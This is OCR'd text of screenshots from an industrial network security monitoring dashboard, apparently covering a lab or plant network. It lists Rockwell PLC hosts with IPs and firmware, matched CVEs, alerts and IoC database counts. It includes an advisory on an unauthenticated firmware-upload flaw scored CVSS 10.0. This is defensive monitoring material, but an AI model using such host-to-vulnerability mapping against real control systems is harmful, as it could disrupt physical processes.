
Sent bytes	7.23 MiB
Received bytes	3.26 MiB
Total bytes	10.49 MiB
Number of links	12
First seen	Dec 12, 2020 16:38:54
Last seen	Dec 13, 2020 14:22:55


Detailed outbound communication
×
workstation10
NotAKnownOne (TCP 22350, ...
DCOM (TCP 135, 50077, 500...
NotAKnownOne (UDP 1514)
FailedConnection (TCP 270...
LDAP (UDP 389)
NTP (UDP 123)
DNS (UDP 5355)
SMB (UDP 138)
NetBIOS (UDP 137)
SSDP (UDP 1900)
ft-dir1
172.25.100.250
ft-dir2
255.255.255.255
ot-dc1
224.0.0.252
172.25.100.255
hmi-2
workstation1
239.255.255.250



Modules


Type	Communications Adapter
State	Other
Vendor	Rockwell
Model	1756-EN2T/B
Serial number	0x00611ab0
Firmware version	5.028



Host plc2

Host details

IP address	172.25.100.11 (Private IP)
Host name	plc2
Other host names	test_right
Host MAC addresses	00:00:BC:5A:D0:56 (Rockwell) *Last seen: Dec 13, 2020 14:22:03*
Role	PLC
Other roles	Slave
Vendor and model	Rockwell (1756-EN2T/B)
Firmware version	5.028
Serial number	0x005eae98
Server protocols	ETHIP (TCP 44818) ETHIP (UDP 44818) NetBIOS (UDP 137)
Labels	vlan_ids=1000
Purdue level	1 - Process control
Criticality	■■■■□ H
Monitoring sensors	SD-ProductionLine1
Known vulnerabilities	4 (Show)
Related alerts	10 (Show)



Known vulnerabilities of host plc2

CVEs

- CVE-2012-6435 (M)
- CVE-2012-6437 (M)
- CVE-2012-6439 (M)
- CVE-2012-6442 (M)

CVE-2012-6437 (ICSA-13-011-03, 470154)

Improper Authentication - Firmware Upload in Rockwell Automation EtherNet/IP products


Rockwell Automation EtherNet/IP products; 1756-ENBT, 1756-EWEB, 1768-ENBT, and 1768-EWEB communication modules; CompactLogix L32E and L35E controllers; 1788-ENBT FLEXLogix adapter; 1794-AENTR FLEX I/O EtherNet/IP adapter; ControlLogix 18 and earlier; CompactLogix 18 and earlier; GuardLogix 18 and earlier; SoftLogix 18 and earlier; CompactLogix controllers 19 and earlier; SoftLogix controllers 19 and earlier; ControlLogix controllers 20 and earlier; GuardLogix controllers 20 and earlier; and MicroLogix 1100 and 1400 do not properly perform authentication for Ethernet firmware updates, which allows remote attackers to execute arbitrary code via a Trojan horse update image.
Rockwell Automation provides industrial automation control and information products worldwide, across a wide range of industries.
The affected products are PLCs and communication modules. According to Rockwell Automation, these products are deployed across several sectors including agriculture and food, water, chemical, manufacturing and others. According to Rockwell's Web site, these products are used in France, Italy, the Netherlands, and other countries in Europe, as well as the United States, Korea, China, Japan, and Latin American countries.
The device does not properly authenticate users and the potential exists for a remote user to upload a new firmware image to the Ethernet card, whether it is a corrupt or legitimate firmware image. Successful exploitation of this vulnerability could cause loss of availability, integrity, and confidentiality and a disruption in communications with other connected devices.
The following Rockwell products are affected:
- All EtherNet/IP products that conform to the CIP and EtherNet/IP specifications,
- 1756-ENBT, 1756-EWEB, 1768-ENBT, 1768-EWEB communication modules,
- CompactLogix L32E and L35E controllers,
- 1788-ENBT FLEXLogix adapter,
- 1794-AENTR FLEX I/O EtherNet/IP adapter,
- ControlLogix, CompactLogix, GuardLogix, and SoftLogix, Version 18 and prior,
- CompactLogix and SoftLogix controllers, Version 19 and prior,
- ControlLogix and GuardLogix controllers, Version 20 and prior,
- MicroLogix 1100, and
- MicroLogix 1400.

Solution

At this time, Rockwell Automation continues to evaluate the technical feasibility of enhancing the 1756-ENBT to include a digital signature validation mechanism on firmware.
In lieu of this capability, concerned customers are recommended to employ good


Scoring


Vulnerability matching confidence	▮▮▮□□ M
CVSS score	▮▮▮▮▮ 10.0
CVSS temporal score	N/A
CVSS access vector	Network
CVSS access complexity	Low
CVSS authentication	None
CVSS confidentiality impact	Complete
CVSS integrity impact	Complete
CVSS availability impact	Complete
CVSS exploitability	N/A
CVSS remediation level	Workaround available
CVSS report confidence	Confirmed
CVSS version	Version 2



Show hosts with known vulnerabilities

Matching confidence greater or equal	Any
CVSS base score greater or equal	
Vulnerability ID	
Vendor	Any
Year published	
Summary	
Solution	





Overview

Available sensors: ✓ 1 out of 1

Name	Database size
CVE Database	1140
Blacklisted IP address	3984
DNS request for blacklisted domain	62
Blacklisted file operation	47
Blacklisted SSL client application	109
Malicious file hashes	388
YARA rule database	28

Asset vulnerabilities (CVEs)

Vulnerability Database


Select file VulnIOCDBUpdate_20201201001.zip

Asset vulnerabilities (CVEs)

Current version	2020.02.01.000
Uploaded version	2020.12.01.001
Total CVEs	1669
New CVEs	538
Removed CVEs	9
CVEs with missing rules	0


Network Indicators of Compromise (IoCs)

Event name	Entries
Blacklisted IP address	147 new entries 2 updated entries 1,038 duplicated entries 0 invalid entries
DNS request for blacklisted domain	294 new entries 0 updated entries 14 duplicated entries 0 invalid entries



Latest alerts

Timestamp	Event name	Severity	Source IP	Destination IP	L7 protocol
Dec 13, 2020 14:39:01	Device with many fail...	🟩🟩□□□ L	172.25.100.201 (workstation1)	23.36.248.66	-
Dec 13, 2020 14:10:53	TCP SYN portscan	🟩🟩□□□ L	172.25.100.201 (workstation1)	-	-
Dec 13, 2020 14:08:41	Device with many fail...	🟩🟩□□□ L	172.25.100.201 (workstation1)	13.68.93.109 (sls.row.update.microsoft.com.akadns.net)	-
Dec 13, 2020 13:36:49	TCP SYN portscan	🟩🟩□□□ L	172.25.100.220 (hmi-2)	-	-
Dec 13, 2020 13:32:02	TCP SYN portscan	🟩🟩□□□ L	172.25.100.203 (hmi-1)	-	-
Dec 13, 2020 11:32:56	EtherNet/IP device lo...	🟥🟥🟥🟥□ H	-	255.255.255.255	ETHIP
Dec 13, 2020 11:32:56	EtherNet/IP device lo...	🟥🟥🟥🟥□ H	-	172.25.100.105 (ft-dir1)	ETHIP
Dec 13, 2020 10:38:59	Path destination unk...	🟩🟩□□□ L	172.25.100.212 (workstation12)	172.25.100.11 (plc2)	ETHIP



Filters:

Time-based Filters


☑ Today
□ Last 7 days
□ Last 30 days
□ In a given interval
□ On a given day
□ Last X days
□ From date X to 30 days after
□ From date X to Y days before

Alert Filters

□ Excluding event type ID
□ By monitored network
□ Excluding profile
□ Excluding src MAC
□ Excluding dst MAC
□ Excluding src IP
□ Excluding dst IP
□ Excluding dst port
□ By L2 protocol
□ By L3 protocol


□ 0 items selected

	Timestamp	Event name(s)	Sensor	Engine	Profile
			(Not set	(Not	(Not set)
□	Dec 13, 2020 14:39:01	Device with many failed co...	SD-Produ...	Industr...	-
□	Dec 13, 2020 14:10:53	TCP SYN portscan	SD-Produ...	Portscan	-
□	Dec 13, 2020 14:08:41	Device with many failed co...	SD-Produ...	Industr...	-
□	Dec 13, 2020 13:36:49	TCP SYN portscan	SD-Produ...	Portscan	-
□	Dec 13, 2020 13:32:02	TCP SYN portscan	SD-Produ...	Portscan	-



Host details

IP address	172.25.100.12 (Private IP)
Host name	plc2
Other host names	test_right, test_left
Host MAC addresses	00:00:BC:5B:BF:F1 (Rockwell) *Last seen: Dec 13, 2020 15:34:55*
Role	PLC
Other roles	Slave
Vendor and model	Rockwell (1756-EN2T/B)
Firmware version	5.028
Serial number	0x00611ab0
Server protocols	ETHIP (TCP 44818) ETHIP (UDP 44818)
Labels	vlan_ids=1000
Purdue level	1 - Process control
Criticality	▮▮▮▮▯ H
Monitoring sensors	SD-ProductionLine1
Known vulnerabilities	4 (Show)
Related alerts	10 (Show)




Add tab

Tab content: ○ Empty ● From template

Name ★ ENIP

Select template ★ ETHIP analytics

